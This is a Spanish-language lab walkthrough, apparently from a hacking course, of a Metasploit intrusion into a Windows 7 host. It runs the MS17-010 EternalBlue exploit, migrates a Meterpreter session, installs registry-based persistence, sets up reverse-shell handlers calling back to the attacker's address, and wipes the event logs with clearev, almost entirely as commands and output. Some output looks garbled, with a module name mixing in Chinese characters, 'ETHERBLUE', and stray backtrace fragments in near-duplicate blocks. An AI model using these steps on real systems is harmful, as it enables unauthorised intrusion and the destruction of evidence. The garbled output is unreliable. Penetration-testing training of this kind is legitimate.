508	372	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
616	476	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
692	476	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
760	476	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
816	476	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
844	476	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
880	476	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\SearchIndexer.exe
956	476	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1008	616	slui.exe				
1044	476	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1188	476	taskhost.exe	x64	1	WIN-845Q99004PP\Hacker Mentor Admin	C:\Windows\system32\taskhost.exe
1452	1884	explorer.exe	x64	1	WIN-845Q99004PP\Hacker Mentor Admin	C:\Windows\Explorer.EXE
1516	476	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1816	476	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\spoolsv.exe
1860	816	dwm.exe	x64	1	WIN-845Q99004PP\Hacker Mentor Admin	C:\Windows\system32\dwm.exe
1924	476	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1968	476	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\sppsvc.exe

```
meterpreter > migrate 1452
```

```
[*] Migrating from 1816 to 1452 ...
```

```
[*] Migration completed successfully.
```

```
meterpreter > 
```

Poner en background, cargar el exploit, cambiar el payload a windows x64, configurar el delay a 5 y ejecutar:

```

meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > use exploit/windows/local/persistence
[*] No results from search
[*] Failed to load module: exploit/windows/local/persistence
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > sessions -l

Active sessions

```

Id	Name	Type	Information	Connection
1	meterpreter	x64/windows	WIN-845Q99004PP\\Hacker Mentor Admin @ WIN-845Q99004PP	192.168.100.45:4444 → 192.168.100.46:49161 (192.168.100.46)

```

msf6 exploit(windows/local/persistence) > set session 1
session => 1
msf6 exploit(windows/local/persistence) > set delay 5
delay => 5
msf6 exploit(windows/local/persistence) > run
[*] Persistent VBScript written on WIN-845Q99004PP to C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\PDMcOgkUC.vbs
[*] Installing as HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\oAYBfKce
[*] Installed autorun on WIN-845Q99004PP as HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\oAYBfKce
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-845Q99004PP_20240413.0102/WIN-845Q99004PP_20240413.0102.rc
msf6 exploit(windows/local/persistence) >

```

ponernos a la escucha:

```

msf6 exploit(windows/local/persistence) > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.45
lhost => 192.168.100.45
msf6 exploit(multi/handler) > run

```

[\*] Started reverse TCP handler on 192.168.100.45:4444

Ni con reinicio de la maquina remota perdemos acceso:

The screenshot shows a Windows 7 desktop with a terminal window open. The terminal window displays the following command-line session:

```

[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.45
lhost => 192.168.100.45
msf6 exploit(multi/handler) > run

```

Below the terminal, the status message indicates:

[\*] Started reverse TCP handler on 192.168.100.45:4444

In the background, a file named "PDMcOgkUC.vbs" is visible in the desktop folder.

Por último, el borrado de huellas (comando clearev):

Antes del borrado:

```

from /usr/share/metasploit-framework/lib/msf/util/exe.rb:137:in `to_exe'
from /usr/share/metasploit-framework/lib/msf/core/exploit/exe.rb:79:in `<main>'
from /usr/share/metasploit-framework/modules/exploits/windows/local/per
from /usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:228
from /usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:181
from /usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:144
from /usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:171
from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher
from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:168:in `r
from /usr/share/metasploit-framework/lib/metasploit/framework/command/c
from /usr/share/metasploit-framework/lib/metasploit/framework/command/b
from /usr/bin/msfconsole:23:in <main>
[*] Persistent VBS script written on WIN-845Q99004PP to C:\Users\ADMINI-1\AppData\Roaming\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oAYBfkce
[*] Installing autorun on WIN-845Q99004PP as HKCU\Software\Microsoft\Windows\Cur
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-84
msf6 exploit(windows/local/persistence) > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.45
lhost => 192.168.100.45
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (200774 bytes) to 192.168.100.46
[*] Meterpreter session 2 opened (192.168.100.45:4444 -> 192.168.100.46:49159) at 2024-04-13 01:09:18 -0400
meterpreter > 

```

### Después del borrado:

```

from /usr/share/metasploit-framework/lib/msf/core/exploit_driver.rb:181
from /usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:144
from /usr/share/metasploit-framework/lib/msf/base/simple/exploit.rb:171
from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher
from /usr/share/metasploit-framework/lib/msf/ui/console/command_dispatcher
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/dispatcher_shell.r
from /usr/share/metasploit-framework/lib/rex/ui/text/shell.rb:168:in `r
from /usr/share/metasploit-framework/lib/metasploit/framework/command/c
from /usr/share/metasploit-framework/lib/metasploit/framework/command/b
from /usr/bin/msfconsole:23:in <main>
[*] Persistent VBS script written on WIN-845Q99004PP to C:\Users\ADMINI-1\AppData\Roaming\HKCU\Software\Microsoft\Windows\CurrentVersion\Run\oAYBfkce
[*] Installing autorun on WIN-845Q99004PP as HKCU\Software\Microsoft\Windows\Cur
[*] Clean up Meterpreter RC file: /home/hmstudent/.msf4/logs/persistence/WIN-84
msf6 exploit(windows/local/persistence) > use exploit/multi/handler/
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.100.45
lhost => 192.168.100.45
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (200774 bytes) to 192.168.100.46
[*] Meterpreter session 2 opened (192.168.100.45:4444 -> 192.168.100.46:49159) at 2024-04-13 01:09:18 -0400
meterpreter > clearev
[*] Wiping 200 records from Application ...
[*] Wiping 890 records from System ...
[*] Wiping 414 records from Security ...
meterpreter > 

```

### 5. Explotación con un payload diferente (payload windows/x64/shell\_reverse\_tcp):

Abrimos msfconsole, buscamos la vulnerabilidad, seleccionamos el exploit, y por defecto se nos carga el payload "windows/x64/meterpreter/reverse\_tcp"

```
[+] =[ metasploit v6.3.16-dev ]  
+ -- ---[ 2315 exploits - 1208 auxiliary - 412 post ]  
+ -- ---[ 975 payloads - 46 encoders - 11 nops ]  
+ -- ---[ 9 evasion ]  
I AutoBlue-MS17-010  
  
Metasploit tip: Use the analyze command to suggest  
runnable modules for hosts  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search ms17-010  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	EternalRomance/EternalSynergy
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

```
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce  
msf6 > use 0  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_永恒之蓝) >
```

Pero en esta ocasión cambiaremos el payload por el siguiente “payload”

“windows/x64/shell\_reverse\_tcp”

```
msf6 exploit(windows/smb/ms17_010_ternalblue) > set payload windows/x64/shell_reverse_tcp  
payload → windows/x64/shell_reverse_tcp
```

Setamos el rhost y ejecutamos:

```
[*] Started reverse TCP handler on 192.168.100.45:4444
[*] 192.168.100.46:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.100.46:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.100.46:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.100.46:445   - The target is vulnerable.
[*] 192.168.100.46:445   - Connecting to target for exploitation.
[+] 192.168.100.46:445   - Connection established for exploitation.
[*] 192.168.100.46:445   - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.100.46:445   - CORE raw buffer dump (38 bytes)
[*] 192.168.100.46:445     0x00000000 57 69 6e 46 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.100.46:445     0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 192.168.100.46:445     0x00000020 50 61 63 6b 20 31  Pack 1
[+] 192.168.100.46:445   - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.100.46:445   - Trying exploit with 12 Groom Allocations.
[*] 192.168.100.46:445   - Sending all but last fragment of exploit packet
[*] 192.168.100.46:445   - Starting non-paged pool grooming
[*] 192.168.100.46:445   - Sending SMBv2 buffers
[+] 192.168.100.46:445   - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.100.46:445   - Sending final SMBv2 buffers.
[*] 192.168.100.46:445   - Sending last fragment of exploit packet!
[*] 192.168.100.46:445   - Receiving response from exploit packet
[+] 192.168.100.46:445   - ETHERBLUE overwrite completed successfully (0xC00000D)!
[*] 192.168.100.46:445   - Sending egg to corrupted connection.
[*] 192.168.100.46:445   - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.100.45:4444 → 192.168.100.46:49168) at 2024-04-13 05:49:17 -0400
[+] 192.168.100.46:445   - =====-
[+] 192.168.100.46:445   - -----WIN-----
[+] 192.168.100.46:445   - -----
```

## Ganamos acceso!!!